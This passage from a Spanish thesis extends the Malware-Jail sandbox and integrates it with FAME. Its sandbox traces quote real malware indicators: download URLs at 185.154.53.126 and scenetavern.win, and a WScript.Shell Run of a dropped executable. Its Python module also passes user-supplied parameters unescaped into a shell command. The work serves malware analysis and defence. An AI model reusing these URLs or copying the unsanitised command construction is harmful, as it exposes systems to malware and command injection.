Figura 77 – Salida de Malware-Jail con la función MoveFile() definida.

Fuente: Propia.

Ahora Malware-Jail es capaz de simular esta función y de continuar con la traza hasta la ejecución final del .exe.

## Función setTimeOuts()

Seguimos analizando diversas muestras y esta vez utilizaremos la siguiente:  
52e4b650e76a8d311269140557b699bfe41d7851ace28dd7a6ccbfc4971604a

En esta ocasión se está creando un objeto MSXML2.XMLHTTP para realizar una petición a un servidor pero parece que el programa intenta definir el tiempo de `timeOut` para dicha petición. Malware-Jail no había contemplado esta posibilidad y no definió la función `setTimeOuts` para ello, por lo tanto la salida del análisis es la siguiente:

```
- ActiveXObject(WinHttp.WinHttpRequest.5.1)
- new MSXML2.XMLHTTP[24]
- MSXML2.XMLHTTP[24].onreadystatechange = (undefined) 'undefined'
- >>> FIXME: MSXML2.XMLHTTP[24].setTimeouts not defined
- Exception occurred: object TypeError: IBuQLC.setTimeouts is not a function
```

Figura 78 – Error en Malware-Jail con la función setTimeOuts().

Fuente: Propia.

Para añadir esta función debemos ir al lugar donde está declarado el objeto `MSXML2.XMLHTTP`. De nuevo miraremos en la [documentación oficial](#) para saber cuáles son los argumentos de entrada de este método y si tiene algún valor que devolver.

```
this.setTimeouts = function(resolveTimeout, connectTimeout, sendTimeout, receiveTimeout)
{
    util_log(this._name + ".setTimeouts(" + resolveTimeout + ", " + connectTimeout + ", " + sendTimeout + ", " + receiveTimeout + ")");
}
```

Figura 79 – Función setTimeOuts() definida en env/wscript.js.

Fuente: Propia.

Como esta función simplemente establece un atributo al objeto `MSXML2.XMLHTTP`, no es necesario hacer una implementación muy compleja de la misma ya que como el entorno de ejecución de Malware-Jail es simulado no es necesario que el valor asignado a los atributos del objeto se guarde realmente ya que no volverán a ser utilizados. Simplemente nos limitamos a dejar la traza para la salida del análisis.

```

- ActiveXObject(WinHttp.WinHttpRequest.5.1)
- new MSXML2.XMLHTTP[24]
- MSXML2.XMLHTTP[24].onreadystatechange = (undefined) 'undefined'
- MSXML2.XMLHTTP[24].setTimeouts(5000, 5000, 15000, 120000)
- MSXML2.XMLHTTP[24].open(GET,http://185.154.53.126/logo.img?ff1,false)
- MSXML2.XMLHTTP[24].method = (string) 'GET'
- MSXML2.XMLHTTP[24].url = (string) 'http://185.154.53.126/logo.img?ff1'

```

**Figura 80 – Salida de Malware-Jail con la función setTimeouts() definida.**  
Fuente: Propia.

Ahora Malware-Jail es capaz de registrar la llamada a esta función y los parámetros exactos que el desarrollador del malware quiso pasarle.

## Función *defineProperty()*

Seguimos encontrando muestras que Malware-Jail no puede analizar. En este caso será: 82fab91fd1c59f310518e77e880cd695d6a7d849b5b35fe678bbd20a26d87bc

```

- MSXML2.XMLHTTP[15].status = (number) '200'
- MSXML2.XMLHTTP[15].readystate = (number) '4'
- MSXML2.XMLHTTP[15].onreadystatechange.get() => (undefined) 'undefined'
- MSXML2.XMLHTTP[15].send(undefined) finished
- MSXML2.XMLHTTP[15].status.get() => (number) '200'
- WScript.CreateObject(ADODB.Stream)
- new ADODB.Stream[16]
- >>> FIXME: MSXML2.XMLHTTP[15][defineProperty] not defined
- Exception occurred: object TypeError: Object.defineProperty is not a function

```

**Figura 81 – Error en Malware-Jail con la función defineProperty()**  
Fuente: Propia.

De nuevo el objeto MSXML2.XMLHTTP intenta realizar una llamada a una función no implementada. En este caso se trata de la función *defineProperty()*. En [la documentación sobre la función](#) vemos que la función permite añadir o modificar la propiedad de un objeto. Además esta función acepta 3 parámetros de entrada: el objeto sobre el cual se ejecuta la propiedad, el nombre la nueva propiedad y el descriptor de la nueva propiedad. El método implementado será el siguiente:

```

this.defineProperty = function(obj, prop, descriptor) //PROPIA
{
    var value = descriptor.value;
    if(value == undefined)
        value = descriptor.get();

    util_log(this._name + ".defineProperty(" + obj + ", " + prop + ", " + descriptor + ")");
    obj[prop] = value;
    if(obj[prop])
        obj[prop]["descriptor"] = descriptor;

    return obj;
}

```

**Figura 82 – Función defineProperty() definida en env/wscript.js.**  
Fuente: Propia.

En este caso se ha elaborado más la función para que la ejecución simulada de la muestra sea lo más similar posible a una ejecución en un entorno real. Por ello la

implementación de este método se asemeja a como sería el código real. Además se realiza el correspondiente *output* para que quede reflejado en el análisis el uso de esta función por el *malware*.

```
- MSXML2.XMLHTTP[15].defineProperty([object Object], name, [object Object])
- DriveObject[18](C:).availablespace.get() => (string) ''
- MSXML2.XMLHTTP[15].defineProperty([object Object], availablespace, [object Object])
- DriveObject[18](C:).driveletter.get() => (string) ''
- MSXML2.XMLHTTP[15].defineProperty([object Object], driveletter, [object Object])
- DriveObject[18](C:).drivetype.get() => (string) ''
- MSXML2.XMLHTTP[15].defineProperty([object Object], drivetype, [object Object])
- DriveObject[18](C:).filesystem.get() => (string) ''
- MSXML2.XMLHTTP[15].defineProperty([object Object], filesystem, [object Object])
```

Figura 83 – Salida de Malware-Jail con la función `defineProperty()` definida.

Fuente: Propia

## Conclusión

Ahora Malware-Jail será capaz de usar el método `defineProperty()` en esta muestra y en todas las demás que analice, igual que ocurre con todas las demás funciones añadidas anteriormente.

Como desarrollador se ve una tarea ardua el conseguir que Malware-Jail disponga de todos los métodos disponibles de JavaScript y sus librerías, sin embargo gracias a que el proyecto está basado en código abierto, cualquier analista puede ayudar a seguir ampliando el abanico de funciones disponibles.

Hemos visto que Malware-Jail nos da de una manera muy rápida la traza del programa y las llamadas que hace. Esto nos permite hacernos una idea de cómo se comporta el *malware*, no obstante la salida del análisis no es del todo intuitiva y puede llevar a confusión. Para ello es necesario reanalizar el *output* devuelto por Malware-Jail y clasificar los elementos más significativos para mostrárselos al analista de una manera más sencilla e intuitiva. Esto lo podremos hacer gracias a FAME y a su interfaz gráfica que nos permitirá visualizar los datos más importantes del análisis.

# 6. Visualización de datos con FAME

FAME nos permite realizar análisis con diferentes módulos al mismo tiempo y luego mostrarnos un resultado tanto global como individual de cada uno de los análisis. Añadir Malware-Jail a los módulos disponibles de FAME nos permitirá realizar análisis de *malware* en JavaScript sin la necesidad ni el coste de levantar una *sandbox* entera para llevarlo a cabo.

Por otro lado FAME nos ofrece la posibilidad de personalizar el análisis y la visualización de los datos obtenidos. Aprovecharemos estas funcionalidades para hacer una integración de Malware-Jail de tal modo que podamos iniciar un análisis mediante el panel de control de FAME y después podamos visualizar los resultados de una manera rápida y sencilla.

## 6.1. Uso de FAME

Para la instalación de FAME se ha seguido [la documentación oficial](#) proporcionada por los desarrolladores.

Una vez tengamos FAME instalado y toda su estructura de directorios lista tendremos que levantar el servidor web que actúa como panel de control y los *worker* que son los encargados de ejecutar los análisis. Para ello debemos situarnos en la carpeta principal de FAME y ejecutar los siguientes comandos:

- `utils/run.sh webserver.py`
- `utils/run.sh worker.py`

Cuando el servidor web levantado podremos acceder a él mediante la dirección que hayamos configurado y hacer *login* con el usuario administrador que hayamos creado durante la instalación.

## 6.2. Desarrollo del script

Para crear un nuevo módulo de FAME necesitaremos establecer la estructura de directorios requerida. El *script* que comunica FAME con Malware-Jail debe estar escrito en Python. Los archivos necesarios para el correcto funcionamiento del módulo son:

- **malware\_jail.py**: Será el *script* principal. Invocará a Malware-Jail y llamará a las distintas funciones de procesado de FAME.
- **details.html**: Aquí se especificará en formato HTML como queremos visualizar los datos devueltos por el análisis.
- **\_\_init\_\_.py**: Archivo necesario para indicarle a FAME que el directorio es un paquete de Python.
- **requirements.txt**: En este fichero habrá que declarar todas aquellas librerías que sean necesarias para el funcionamiento del módulo. FAME avisará al usuario antes de lanzar el análisis si necesita instalar una de estas librerías.

Todos estos ficheros se tendrán que encontrar en una carpeta llamada con el nombre del módulo en el directorio: `fame/fame/modules/community/processing/`

Además añadiremos a esta carpeta el repositorio de Malware-Jail para que FAME sea capaz de encontrarlo. Una vez hecho esto deberemos configurar el archivo `Malware-Jail/config.json` y cambiar las rutas de los ficheros para que el script sea capaz de acceder a ellos teniendo en cuenta que ahora la ejecución se realiza desde el directorio principal de FAME.

Cuando tengamos el directorio montado ya seremos capaces de ver nuestro nuevo módulo desde el panel de control de la web, en el apartado de configuración:



**Figura 84 – Módulo de Malware-Jai activo en el panel de control de FAME.**  
Fuente: Propia.

Ahora solo nos queda desarrollar el script de procesado en Python y el archivo HTML de visualización de datos.

El código mínimo que necesita un *script* de procesado en FAME es la declaración de una clase con el mismo nombre que el módulo y la definición de una función llamada `each()` que se ejecutará por cada fichero subido a analizar. Dentro de la declaración de la clase podremos definir la configuración del análisis que el usuario podrá modificar desde el panel de control en la web. Desde la función `each()` controlaremos el flujo del programa y haremos las llamadas a las funciones que veamos pertinentes. Esta función deberá devolver `true` al acabar para indicar a FAME que ha finalizado sin problemas.

```

class malware_jail(ProcessingModule):
    name = "Malware-Jail"
    description = "Analyses the file with Malware-Jail."
    config = [
        {
            'name': 'parameters',
            'type': 'str',
            'default': '',
            'description': "parameters to use in the analysis"
        }
    ]

    def each(self, target):
        self.results = dict()
        self.rutas = dict()
        options = self.define_options()

        # Subimos el fichero a analizar
        respuesta = self.submit_file(target, options)

        # Procesamos la respuesta para obtener los datos
        self.process_report(respuesta)

        return True

```

**Figura 85 – Definición de la clase del módulo y la función each().***Fuente: Propia.*

Vamos a permitir que el usuario pueda escribir desde la web los parámetros que tendrá el análisis, por ello dentro de la variable `config` se ha añadido un objeto de definición de configuración. Dentro de la función `each()` definimos dos variables que nos ayudarán con el análisis y con la muestra de resultados. Después se llama a las siguientes funciones principales:

1. `define_options()`: Recoge la configuración pasada desde la web para que pueda ser usada en el *script*.
2. `submit_file()`: Es la función que se encarga de enviar el fichero a Malware-Jail y recibir la respuesta.
3. `process_report()`: Procesa la respuesta del análisis para quedarnos con los datos importantes que mostrarle al usuario.

```

def submit_file(self, filepath, options):
    #Definimos las rutas a los ficheros que vamos a necesitar
    self.log('info', 'submitting file')
    self.rutas['rutaMalwareJail'] = 'fame/modules/community/processing/malware_jail/malware-jail/'
    self.rutas['dumpAfter'] = self.rutas['rutaMalwareJail']+ "sandbox_dump_after.json"
    self.rutas['jailScript'] = self.rutas['rutaMalwareJail']+ "jailme.js"

    #Definimos y lanzamos el comando que ejecuta Malware-Jail
    comando = 'node {0} {1} {2}'.format(self.rutas['jailScript'], options['parameters'], filepath)
    respuesta = commands.getoutput(comando)

    self.log('debug', 'fichero: {0}'.format(respuesta))

    return respuesta

```

**Figura 86 - Función submit\_file()***Fuente: Propia.*

Como la ejecución de Malware-Jail se realiza mediante un comando del sistema tenemos que preparar al *script* para que sea capaz de lanzar este comando y recoger la respuesta. Para ello hemos establecido una serie de rutas a ficheros para que sea

más fácil manejarlos. Una vez se lanza el comando solo queda esperar a recibir la respuesta para pasarl a procesar.

```
def process_report(self, respuesta):
    self.log('info', 'Procesing report')

    self.save_file_as('output.txt', respuesta)
    self.add_support_file('sandbox_dump_after.json', self.rutas['dumpAfter'])

    self.extract_info(respuesta)
```

**Figura 87 – función process\_report()**

Fuente: Propia.

FAME nos permite registrar archivos para que el analista pueda descargárselos desde la web una vez finalizado el análisis. Desde la función `process_report()` registramos dos archivos generados por Malware-Jail. El fichero `output.txt` es la salida por pantalla que nos devuelve el análisis guardada en un fichero de texto y el archivo `sandbox_dump_after.json` es generado con los detalles de los cambios y acciones que habría realizado el *malware* en caso de ejecutarse en un sistema real. Estos dos archivos son guardados y se mostrarán al finalizar el análisis en la interfaz web por si el usuario desea descargarlos y analizarlos más a fondo.

Además desde esta función se llama a `extract_info()` que es desde donde se *parsean* los dos archivos mencionados anteriormente para sacar los datos más interesantes.

```
def extract_info(self, respuesta):
    dumpAfterFile = open(self.rutas['dumpAfter'], "r")
    parser = json.loads(dumpAfterFile.read())

    #Recogemos los datos importantes de la ejecución
    urlArray = parser['_wscript_urls']
    savedFileArray = []
    evalCallArray = []
    wscriptObjectArray = []
    runArray = []

    # Recogemos los ficheros guardados por el malware
    savedFiles = parser['_wscript_saved_files']
    for file in savedFiles:
        savedFileArray.append(file)

    #Recogemos las llamadas a eval
    evalCalls = parser['_data']['eval_calls']
    for call in evalCalls:
        evalCallArray.append(call['orig'])

    #Recogemos los Run() de la salida
    arrayLines = respuesta.splitlines()
    for line in arrayLines:
        if line.find('Run') > 0:
            if line not in runArray:
                runArray.append(line)
```

**Figura 88 – Función extract\_info().**

Fuente: Propia.

Esta función se encarga de recorrer los ficheros anteriores buscando las palabras claves donde se encuentra la información que deseamos. Una vez encontradas extrae los datos y los almacena para tratarlos posteriormente.

```
#Guardamos las url como IOCs
for url in urlArray:
    self.add_ioc(url)

#Guardamos los datos como resultados
self.results['evalCallArray']      = evalCallArray
self.results['urlArray']           = urlArray
self.results['savedFiledArray']    = savedFiledArray
self.results['wscriptObjectArray'] = wscriptObjectArray
self.results['runArray']           = runArray
```

**Figura 89 – Pasando los datos a la interfaz web.**  
Fuente: Propia.

Por último añadimos las url visitadas a la gestión de IOCs que controla FAME y guardamos los datos encontrados en la variable `self.results` para poder acceder a ellos desde el fichero HTML y mostrarlos al usuario.

En cuanto a la parte HTML tendremos que editar el archivo `details.html`. Añadiremos un bloque de código por cada tipo de dato que queramos mostrar. De esta manera si por ejemplo la muestra no ha visitado ninguna url, este bloque no aparecerá en la visualización final.

```
<div class="col-md-12">
    <div class="card">
        <div class="header">
            <h4 class="title">Malware-Jail</h4>
            <p class="category">Detailed Results</p>
        </div>
        <div class="content">
            {%
                if results.savedFiledArray %
                    <div style="clear: left;">
                        <h5>Saved Files</h5>
                        {% for file in results.savedFiledArray %}
                            <div class="close-alert alert alert-danger" style="float: left; margin-left: 7px;">
                                {{file}}
                            </div>
                        {% endfor %}
                    </div>
                {%
                    endif %
                }

                {%
                    if results.urlArray %
                        <div style="clear: left;">
                            <h5>Urls Contacted</h5>
                            {% for url in results.urlArray %}
                                <div class="close-alert alert alert-info" style="float: left; margin-left: 7px;">
                                    {{url}}
                                </div>
                            {% endfor %}
                        </div>
                {%
                    endif %
                }
            %}
        </div>
    </div>
```

**Figura 90 – Fichero details.html con distintos bloques de visualización de datos.**  
Fuente: Propia.


Englobaremos los bloques en distintos `if()` según si la variable contiene o no datos. Además añadiremos un título según el tipo de dato que queramos mostrar y le daremos un estilo a los `div` para que queden flotantes y se agrupen a la izquierda en la web.

### 6.3. Resultados finales

Con todo el módulo desarrollado ya podemos probarlo y empezar a analizar *malware* usando Malware-Jail integrado en FAME. Esto nos permitiría analizar una misma

muestra con distintos módulos, entre ellos Malware-Jail para así comparar y juntar el resultado de todos los análisis.

Realizar un nuevo análisis es muy sencillo gracias a la interfaz de FAME. En la Figura 91 podemos ver como al estar activado el módulo de Malware-Jail, el panel de control nos da la posibilidad de llenar el cuadro de texto que nos pide los parámetros para el análisis, tal y como habíamos indicado en el *script* del módulo. Además podemos elegir qué módulos queremos usar o, en caso de dejarlo en blanco, usar todos los módulos disponibles para el tipo de fichero subido.



**Figura 91 – Ventana de nuevo análisis de FAME**  
Fuente: Propia.

Una vez ejecutado el análisis veremos los datos más relevantes del mismo gracias al modelo de visualización de datos que hemos creado.

Tal y como indicamos en el *script* y podemos ver en la **Error! Reference source not found.** hemos recogido los siguientes datos para mostrarlos de una manera más visual al analista:

- Ficheros guardados por el *malware*.
- Url con las que se ha contactado.
- Objetos que se han creado durante la ejecución.
- Métodos `run()` que se hayan llamado junto con los parámetros usados.
- Llamadas al método `eval()`.
- Los ficheros `output.txt` y `sandbox_dump_after.json` disponibles para descargar si se quiere profundizar en la salida del análisis.

Un analista podrá ahora diferenciar estos elementos al instante nada más termine el análisis. La ventaja de Malware-Jail es que no tiene que levantar un entorno virtualizado completo y por lo tanto los análisis usando este *framework* son muy rápidos. En cuestión de segundos un analista puede tener identificados los servidores

The screenshot shows the Malware-Jail analysis interface. At the top left, it says "Malware-Jail" and "Detailed Results". Under "Saved Files", there is a red box around the path "C:\Users\User\AppData\Local\Temp\2l2bteqru.jpeg". Under "Urls Contacted", there is a blue box around the URL "http://scenetavern.win/support.php?f=1.dat". Under "Objects Created", there are five orange boxes: "MSXML2.XMLHTTP[14]", "Scripting.FileSystemObject[15]", "ADODB.Stream[18]", "Scripting.FileSystemObject[19]", and "WScript.Shell[22]". Under "Run method used", there is a red box around the log entry "10 Sep 20:25:01 - WScript.Shell[22].Run(C:\Users\User\AppData\Local\Temp\2l2bteqru.exe, undefined, undefined)". At the bottom, there are two download links: "Download output.txt" and "Download sandbox\_dump\_after.json".

**Figura 92 - Visualización final del análisis con Malware-Jail y FAME.**  
Fuente: Propia.

comprometidos por el *malware* y el hacerse una idea del funcionamiento del programa con tan solo ver el resultado mostrado en la interfaz web de FAME.

# 7. Coste del proyecto

## 7.1. Coste temporal

El volumen de trabajo que ha comportado la realización del proyecto se puede clasificar en los siguientes apartados:

- Búsqueda y análisis de *malware*.
- Malware-Jail: Instalación y desarrollo.
- FAME: Instalación y desarrollo.
- Redacción de la memoria.

A continuación explicamos detalladamente en qué ha consistido y cuánto tiempo ha requerido cada uno de los apartados mencionados anteriormente:




Figura 93. Coste temporal

### Búsqueda y análisis de Malware

Este apartado ha consistido en la búsqueda de distintos tipos de muestras de diferente *malware*. Para ello se ha buscado en diferentes repositorios como [Hybrid Analisys](#) y [TheZoo](#) y se han clasificado aquellas muestras más interesantes para su estudio.

El tiempo empleado en este punto además se ha dedicado al análisis en profundidad de las muestras más interesantes y a la comparación entre aquellas que eran similares para obtener patrones comunes y puntos de diferencia.

### Malware-Jail: Instalación y desarrollo

En esta sección se ha empleado el tiempo en la instalación, montaje y familiarización del entorno de análisis Malware-Jail. El tiempo invertido en usar esta herramienta para analizar diferentes muestras, ver los diferentes resultados de los análisis y desarrollar nuevas funcionalidades para Malware-Jail también se engloba aquí.

## FAME: Instalación y desarrollo

Este apartado recoge la instalación y familiarización de FAME así como el desarrollo del módulo para integrar Malware-Jail con el entorno *multisandbox*. Además hay que añadir el desarrollo del *frontend* para la visualización de datos tras un análisis.

## Redacción de la memoria

Escribir la memoria así como desarrollar toda la parte teórica también ha tenido un coste temporal importante en el total del trabajo.

### 7.2. Coste económico

Dado que el proyecto ha sido puramente de investigación no se ha necesitado comprar ningún material adicional para su desarrollo. No obstante se podría dar un valor económico al tiempo empleado en caso de ser un estudio realizado bajo encargo o como parte de las labores en la profesión de cualquier analista o desarrollador de herramientas.

Aunque no haya habido gastos directos en material, se han necesitado recursos concretos como un ordenador con la capacidad suficiente para soportar entornos virtuales, conexión a internet y un espacio de trabajo adecuado para desarrollar toda la investigación y desarrollo.

Todas las herramientas utilizadas en el proyecto son gratuitas y de código abierto. Las muestras de *malware* se han descargado desde la web [hybrid-analysis](#) que cuenta con un sistema de registro de usuario gratuito.

## 8. Conclusiones

Hemos podido comprobar que analizar una muestra de *malware* ofuscado es un proceso que necesita de tiempo y conocimiento. Hoy en día la cantidad de archivos infectados que se distribuyen es tan grande que necesitamos agilizar este proceso. Con Malware-Jail hemos conseguido automatizar la extracción de datos de muestras ofuscadas sin la necesidad de levantar un entorno virtualizado al completo con el tiempo y recursos que ello supone. No obstante vemos que a medida que salen contramedidas y se hacen públicas, los cibercriminales buscan nuevas formas de saltárselas cambiando su manera de escribir el código malicioso. Por lo tanto la carrera contra el cibercrimen es una competición en la que no se puede parar ni un solo momento y es necesario que los profesionales del sector sigan actualizando y escribiendo nuevas herramientas que faciliten la lucha.

Además ofrecer estas herramientas con una interfaz sencilla y manejable como FAME hace que trabajadores con perfiles no tan técnicos puedan ayudar en la detección y análisis de *malware*. Esto permite crear una red de profesionales con distintos perfiles y conocimientos dedicados a la lucha contra el cibercrimen que se apoyan y liberan trabajo entre sí, escalando aquellos problemas más técnicos o documentando el trabajo de compañeros investigadores.

## 9. Líneas de futuro

Como se ha mencionado se está librando una carrera sin fin en la lucha contra el cibercrimen. Siguiendo la línea de este trabajo, tanto Malware-Jail como FAME precisan de un desarrollo constante. En concreto y partiendo del estado actual del proyecto podríamos enumerar el trabajo a seguir realizando en un futuro para continuar con el mismo.

- Colaborar con la comunidad de desarrolladores de Malware-Jail y FAME añadiendo el código ampliado al repositorio y participando activamente en los foros de discusiones.
- Seguir con el desarrollo de funciones todavía no implementadas en Malware-Jail.
- Crear nuevos contextos para los análisis de Malware-Jail para simular la ejecución del *malware* en distintos entornos como pueden ser diferentes navegadores o sistemas operativos.
- Añadir nuevos módulos a FAME para realizar diferentes análisis simultáneos sobre una misma muestra de tal manera que el resultado sea lo más completo posible.
- Montar FAME sobre un servidor web con salida al exterior que permita analizar muestras no solo en el equipo local.
- Desarrollar un script que sea capaz de encontrar patrones en códigos obfuscados y revertirlos para obtener un código o pseudocódigo desobscurecido.

# 10. Bibliografía

- [1] DOCUMENTACIÓN OFICIAL DE MICROSOFT [en línea].  
<https://msdn.microsoft.com/es-es/library>
- [2] DATOS SOBRE LA CAMPAÑA DEL RANSOMWARE LOCKY [en línea]  
<http://www.diagonalinformatica.com/el-ransomware-locky-vuelve-a-la-carga-en-nuevas-campanas-masivas-de-envio-de-spam/>
- [3] REVERSE ENGINEERING A JAVASCRIPT OBFUSCATED DROPPER [en línea].  
<http://resources.infosecinstitute.com/reverse-engineering-javascript-obfuscated-dropper/>
- [4] REPOSITORIO DE MALWARE-JAIL [en línea].  
<https://github.com/HynekPetrak/malware-jail>
- [5] REPOSITORIO DE FAME [en línea]. <https://github.com/certsocietegenerale/fame>
- [6] DOCUMENTACIÓN DE FAME [en línea]. <https://fame.readthedocs.io/en/latest/>
- [7] WIKIPEDIA [en línea]: <https://de.wikipedia.org>
- [8] DOCUMENTACIÓN JAVASCRIPT DE MOZILLA [en línea].  
<https://developer.mozilla.org/es/docs/Web/JavaScript>
- [9] FUNCIONAMIENTO DEL MALWARE DISTRIBUIDO A TRAVÉS DE FACTURAS [en línea]. <http://www.informaticaforense.ch/maggiori-informazioni-sullondata-di-malware-distribuiti-tramite-fatture-swisscom-contraffatte/>
- [10] ESTADÍSTICAS SOBRE EL MALWARE ACTUAL [en línea]. <https://www.av-test.org/es/estadisticas/malware>
- [11] REPOSITORIO DE MALWARE 'THE ZOO' [en línea]. <https://github.com/ytisf/theZoo>
- [12] SERVICIO DE ANALISIS DE MALWARE DE PAYLOAD SECURITY [en línea].  
<https://www.hybrid-analysis.com/>
- [13] IDENTADOR DE CÓDIGO JAVASCRIPT [en línea]. <http://jsbeautifier.org/>

# Índice de figuras

Figura 1 – Cantidad total de malware en el tiempo detectado por el instituto AV-Test. <i>Fuente: https://www.av-test.org/es/estadísticas/malware/ .....</i>	3
Figura 2 – Funcionamiento del malware bancario Dridex <i>Fuente: http://www.informaticaforense.ch/maggiori-informazioni-sullondata-di-malware-distribuiti-tramite-fatture-swisscom-contraffatte/ .....</i>	5
Figura 3 – Ejemplo de código ofuscado por aleatoriedad. <i>Fuente: Propia.....</i>	8
Figura 4 – Ofuscación por codificación <i>Fuente: Propia .....</i>	8
Figura 5 – Ofuscación de los datos 1. <i>Fuente: Propia.....</i>	9
Figura 6 – Ofuscación de los datos 2. <i>Fuente: Propia.....</i>	9
Figura 7 – Ofuscación de los datos 3. <i>Fuente: Propia.....</i>	9
Figura 8 – Parte del archivo wscript.js de Malware-Jail. <i>Fuente: Propia.....</i>	10
Figura 9 – Panel de configuración de los módulos de FAME. <i>Fuente: https://certsocietegenerale.github.io/fame/.....</i>	11
Figura 10 – Muestra similar 1 <i>Fuente: Propia.....</i>	12
Figura 11 – Muestra similar 2 <i>Fuente: Propia.....</i>	13
Figura 12 – Variables muestra 1 <i>Fuente: Propia.....</i>	13
Figura 13 – Variables muestra 2 <i>Fuente: Propia.....</i>	13
Figura 14 – Función replace() muestra 1. <i>Fuente: Propia. ....</i>	14
Figura 15 – Función replace() muestra 2. <i>Fuente: Propia. ....</i>	14
Figura 16 – Dominios muestra 1. <i>Fuente: Propia. ....</i>	15
Figura 17 – Dominios muestra 2. <i>Fuente: Propia. ....</i>	15
Figura 18 – Ofuscación lógica muestra 1. <i>Fuente: Propia. ....</i>	15
Figura 19 – Ofuscación lógica de una función. <i>Fuente: Propia. ....</i>	16
Figura 20 – Ofuscación lógica muestra 2. <i>Fuente: Propia. ....</i>	16
Figura 21 – Miniatura del código <i>Fuente: Propia.....</i>	17
Figura 22 – Archivos de la Wikipedia en alemán. <i>Fuente: https://de.wikipedia.org/wiki/Wikipedia:Hauptseite/Archiv/29._Juli_2017.....</i>	18
Figura 23 – Captura del análisis de Payload Security. <i>Fuente: https://www.hybrid-analysis.com/search?query=Q.js .....</i>	18
Figura 24 – Primera parte de la muestra de Cryxos. <i>Fuente: Propia.....</i>	19
Figura 25 – Segunda parte de la muestra de Cryxos. <i>Fuente: Propia.....</i>	20
Figura 26 – Tercera parte de la muestra de Cryxos. <i>Fuente: Propia.....</i>	21
Figura 27 – Punto de entrada al programa. <i>Fuente: Propia.....</i>	22
Figura 28 – Función UV() ofuscada. <i>Fuente: Propia. ....</i>	22
Figura 29 – Url desofuscada utilizando la consola de Google Chrome. <i>Fuente: Propia. ....</i>	23
Figura 30 – Función UV() con url desofuscadas. <i>Fuente: Propia. ....</i>	23
Figura 31 – función xba() ofuscada. <i>Fuente: Propia.....</i>	24
Figura 32 – Función tcYA(). <i>Fuente: Propia. ....</i>	24
Figura 33 – Función xba() desofuscada. <i>Fuente: Propia.....</i>	24
Figura 34 – Función UV() desofuscada. <i>Fuente: Propia.....</i>	25
Figura 35 – Punto de entrada en el paso 4. <i>Fuente: Propia. ....</i>	26
Figura 36 – Función KvgoaW() ofuscada. <i>Fuente: Propia.....</i>	26

Figura 37 – Función qdwsFVTbp() ofuscada. <i>Fuente: Propia</i> .....	27
Figura 38 – Función qdwsFVTbp() desofuscada. <i>Fuente: Propia</i> .....	27
Figura 39 – Función KvgoaW() a medio desofuscar. <i>Fuente: Propia</i> .....	28
Figura 40 – Función cT() y HFHy() ofuscadas. <i>Fuente: Propia</i> .....	28
Figura 41 – Función cT() desofuscada. <i>Fuente: Propia</i> .....	29
Figura 42 – función KvgoaW() desofuscada. <i>Fuente: Propia</i> .....	29
Figura 43 – Función KLFZ() ofuscada. <i>Fuente: Propia</i> .....	30
Figura 44 – Función XjeKDZgGZf() ofuscada. <i>Fuente: Propia</i> .....	30
Figura 45 – Reproducción del funcionamiento de la función XjeKDZgGZf(). <i>Fuente: Propia</i> .....	31
Figura 46 – Función XjXSc() Ofuscada. <i>Fuente: Propia</i> .....	31
Figura 47- Función WPWHF() ofuscada. <i>Fuente: Propia</i> . ....	32
